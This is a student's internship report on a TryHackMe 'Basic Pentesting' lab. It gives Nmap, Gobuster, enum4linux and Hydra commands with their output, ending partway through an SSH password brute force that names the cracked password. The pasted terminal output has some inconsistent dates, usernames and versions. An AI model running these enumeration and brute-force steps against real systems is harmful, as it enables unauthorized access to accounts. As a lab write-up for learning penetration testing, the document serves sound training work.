



Cybersecurity Advanced Level Task Report

Name: Shantanu Gayke

Email id: shantanugayke07@gmail.com

Internship Domain: Cyber Security

Batch: March

ShadowFox Program ID (SF-PID): SF-PID-2026-C1119

Task: Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Table of Content

SR. No.	TITLE	Page No.
1	Introduction	4
2	Information About the Machine	5
3	Network Scanning using Nmap	6-8
4	Directory Enumeration using Gobuster	9-11
5	SMB Enumeration	12-14
6	SSH Brute Force using Hydra	15-17
7	SSH Login (Initial Access)	18-20
8	Privilege Escalation	21-24
9	Findings	25
10	Mitigation	26
11	Conclusion	27
12	References	28
13	Resources Used	29

List of Figures

Fig No.	Name	Page No.
1	Basic pentesting room	7
2	Nmap Full port scan output	8
3	Gobuster Directory Scan Execution	10
4	TryHackMe Task Answers Submission	11
5	Discovered Directories Output	11
6	SMB Enumeration Command Output	13
7	SMB Usernames Extraction	14
8	Successful Answer Validation on TryHackMe	14
9	Hydra Brute Force Attack Execution	16
10	Hydra Password Cracking Output	17
11	SSH Login Command Execution	19
12	Successful SSH Access	19
13	Completed Task Answers on TryHackMe	20
14	Hash Conversion using ssh2john	23
15	Password Cracking using John the Ripper	23
16	Privilege Escalation Terminal Access	24
17	TryHackMe Room Completion Proof	24

Introduction

This report is based on a penetration testing assessment performed on the “Basic Pentesting” room available on the TryHackMe platform.

The main purpose of this assessment was to understand how a real-world cyber attack works and how a system can be compromised if proper security measures are not implemented. The testing was done in a controlled virtual lab environment only for learning purposes.

In this process, different steps of penetration testing were followed such as scanning, enumeration, exploitation, and privilege escalation. Tools available in Kali Linux were used to perform these tasks step by step.

This assessment helped in understanding how an attacker collects information about the target system, finds vulnerabilities, and uses those weaknesses to gain access. It also showed how weak passwords, open services, and misconfigurations can lead to full system compromise.

The report includes all the tasks performed during this process along with clear explanations, findings, and mitigation steps. Overall, this task helped in gaining practical knowledge of cybersecurity and improved understanding of penetration testing.

Information About the Machine

The target machine used in this assessment was provided on the TryHackMe platform under the room “Basic Pentesting”. This machine was intentionally designed to be vulnerable so that users can practice penetration testing skills.

Target Platform: TryHackMe

Room Name: Basic Pentesting

Target IP Address: 10.48.168.19

The attacking machine used for performing all the tasks was Kali Linux. Kali Linux contains various tools required for ethical hacking and penetration testing such as Nmap, Gobuster, Hydra, and John the Ripper.

Both the target machine and the attacker machine were connected in a virtual lab environment. This setup was used to simulate a real-world scenario where an attacker tries to find vulnerabilities in a system and exploit them.

The objective of this assessment was to identify open ports, running services, users, and possible vulnerabilities step by step and finally gain access to the system.

Attack Name: Network Scanning using Nmap

Target: Target Machine (TryHackMe)

Tool Used: Nmap (Kali Linux)

Commands:

```
nmap -p- -sV -T5 10.48.168.19
```

Findings:

- Open Port 22 (SSH)
- Open Port 80 (HTTP)
- NetBIOS / Samba service detected

The scan shows that multiple services are running on the target machine.

Severity: 5.3/10 (Medium)

This is considered medium severity because scanning itself does not directly harm the system, but it gives important information to the attacker. This information can be used in further attacks.

Impact:

Port scanning helps the attacker understand which ports are open and which services are running on the system. This increases the chances of successful attacks on the system.

Mitigation:

- Close unnecessary ports
- Use firewall to restrict access
- Disable unused services
- Monitor network activity regularly

Steps to Reproduce with Screenshots:

Step 1: Open terminal in Kali Linux

Step 2: Run command:

```
nmap -p- -sV -T5 10.48.168.19
```

Step 3: Wait for scan results

Step 4: Analyze open ports and services




Figure 1: Basic pentesting room

```
shantano@kali:~$ nmap -sS 10.48.168.19
Nmap scan report for 10.48.168.19
Host is up (0.437s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  smb
Device type: general purpose|phone|specialized
Running (JUST GUESSED): Linux 4.X|5.X|2.6.X (96%), Google Android 10.X|11.X|12.X (93%), Adtran embedded (92%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:adtran:624rg cpe:/o:linux:linux_kernel:3.4 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 4.15 - 5.10 (96%), Linux 4.15 (96%), Linux 5.4 (96%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Adtran 424kg FTTH gateway (92%), Android 10 - 11 (Linux 4.14) (92%), Android 9 - 10 (Linux 4.9 - 4.14) (92%),
Android 12 (Linux 5.4) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.00 seconds
```

Figure 2: Nmap Full port scan output

Attack Name: Directory Enumeration using Gobuster

Target: Target Machine (TryHackMe)

Tool Used: Gobuster (Kali Linux)

Commands:

```
gobuster dir -u http://10.48.168.19/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Findings:

- /development directory found
- /server-status directory found

These directories are not directly visible but were discovered using brute force scanning.

Severity: 6/10 (Medium)

This is considered medium severity because hidden directories can expose sensitive files or admin panels, which can be used by attackers for further exploitation.

Impact:

Directory enumeration helps attackers find hidden paths on the web server. This increases the risk of unauthorized access and data leakage.

Mitigation:

- Disable directory listing
- Restrict access to sensitive directories
- Remove unnecessary files and folders
- Use proper access control


Steps to Reproduce with Screenshots:

Step 1: Run command:

```
gobuster dir -u http://10.48.168.19/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Step 2: Wait for scan to complete

Step 3: Identify hidden directories



```
shantano@kali:~$ nmap -sS -sV -p 1-65535 10.48.168.19
Starting Nmap 7.90 ( https://nmap.org ) at 2020-03-21 11:55 +0530
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timings: About 0.45% done
Nmap scan report for 10.48.168.19
Host is up (0.037s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache/2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 4.4.5/4.4.5
445/tcp   open  netbios-ssn Samba smbd 4.4.5/4.4.5
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X (90%), Google Android 10.X|11.X|12.X (93%), Adtran embedded (92%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:adtran:424rg cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 (96%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Adtran 424RG FTTH gateway (92%), Android 10 - 11 (Linux 4.14) (92%), Android 9 - 10 (Linux 4.9 - 4.14) (92%),
Android 12 (Linux 5.4) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.00 seconds

shantano@kali:~$ gobuster dir -u http://10.48.168.19/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart)

[*] Url: http://10.48.168.19/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

development (Status: 200) [Size: 318] (-> http://10.48.168.19/development/)
server-status (Status: 403) [Size: 277]
Progress: 220558 / 220558 (100.00%)

Finished
```

Figure 3: Gobuster Directory Scan Execution




Figure 4: TryHackMe Task Answers Submission




Figure 5: Discovered Directories Output

Attack Name: SMB Enumeration

Target: Target Machine (TryHackMe)

Tool Used: Enum4linux (Kali Linux)

Commands:

```
enum4linux 10.48.168.19
```

Findings:

- Usernames discovered: jan, kay
- SMB service allowed enumeration of user information

This shows that the system is exposing important details through SMB service.

Severity: 7.5/10 (High)

This is considered high severity because attackers can easily get valid usernames from the system. These usernames can be used in further attacks like brute force or login attempts.

Impact:

SMB enumeration allows attackers to collect useful information about the system. This increases the chances of gaining unauthorized access.

Mitigation:

- Disable SMB service if not required
- Restrict anonymous access
- Use strong authentication methods
- Configure SMB securely

Steps to Reproduce with Screenshots:


Step 1: Open terminal in Kali Linux

Step 2: Run command:

enum4linux [Target IP]

Step 3: Wait for the scan to complete

Step 4: Analyse output to find usernames



```
shantano@kali:~$ enum4linux 10.48.168.19
Session Actions Edit View Help
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.48.168.19 ) =====
[*] Got domain/workgroup name: WORKGROUP
    [!] The process returned by the function
===== ( Session Check on 10.48.168.19 ) =====
[*] Server 10.48.168.19 allows sessions using username '', password ''
    [!] The process returned by the function
===== ( Getting domain SID for 10.48.168.19 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[*] Can't determine if host is part of domain or part of a workgroup
===== ( Share Enumeration on 10.48.168.19 ) =====
smbcli_negprot_smb1_done: No compatible protocol selected by server.
Sharename      Type      Comment
-----
Anonymous      Disk      IPC$
IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.48.168.19 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
[*] attempting to map shares on 10.48.168.19
//10.48.168.19/Anonymous Mapping: OK Listing: OK Writing: N/A
[*] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.48.168.19/IPC$ Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sat Mar 21 12:29:57 2020
shantano@kali:~$
```

Figure 6: SMB Enumeration Command Output




Figure 7: SMB Usernames Extraction




Figure 8: Successful Answer Validation on TryHackMe

Attack Name: SSH Brute Force using Hydra

Target: Target Machine (TryHackMe)

Tool Used: Hydra (Kali Linux)

Commands:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://  
10.48.168.19 -V
```

Findings:

- Username used: jan
- Password found: armando

The password was successfully cracked using brute force attack.

Severity: 8/10 (High)

This is considered high severity because weak passwords can be easily guessed using automated tools like Hydra. Once the password is cracked, attackers can directly log into the system.

Impact:

Brute force attack allows attackers to try multiple passwords until the correct one is found. This can lead to full access to user accounts.

Mitigation:

- Use strong and complex passwords
- Implement account lockout after multiple failed attempts
- Enable multi-factor authentication (MFA)
- Monitor login attempts

Steps to Reproduce with Screenshots:


Step 1: Open terminal in Kali Linux

Step 2: Run command:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V
```

Step 3: Wait for the brute force process

Step 4: Identify the correct password from output



```
shantamu@kali: ~  
Session Actions Edit View Help  
[shantamu@kali] ~  
$ cat staff.txt  
Announcement to staff:  
PLEASE do not upload non-work-related items to this share. I know it's all in fun, but  
this is how mistakes happen. (This means you too, Jani)  
-Kay  
[shantamu@kali] ~  
$ sudo ls -l /10.48.168.19/rc6  
Password for [WORKGROUP\shantamu]:  
Try "help" to get a list of possible commands.  
smb: \> exit  
[shantamu@kali] ~  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
[shantamu@kali] ~  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
[shantamu@kali] ~  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 12:34:57  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt  
[shantamu@kali] ~  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
[shantamu@kali] ~  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz ssh://10.48.168.19 -V  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 12:38:48  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] Max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), -890525 tries per task  
[DATA] attacking ssh://10.48.168.19:22/  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '123456' - 1 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '12345' - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '123456789' - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'password' - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'princess' - 6 of 14344399 [child 5] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '1234567' - 7 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'rockyou' - 8 of 14344399 [child 7] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '12345678' - 9 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'abc123' - 10 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'picole' - 11 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'daniel' - 12 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'babygirl' - 13 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'mumey' - 14 of 14344399 [child 13] (0/0)  
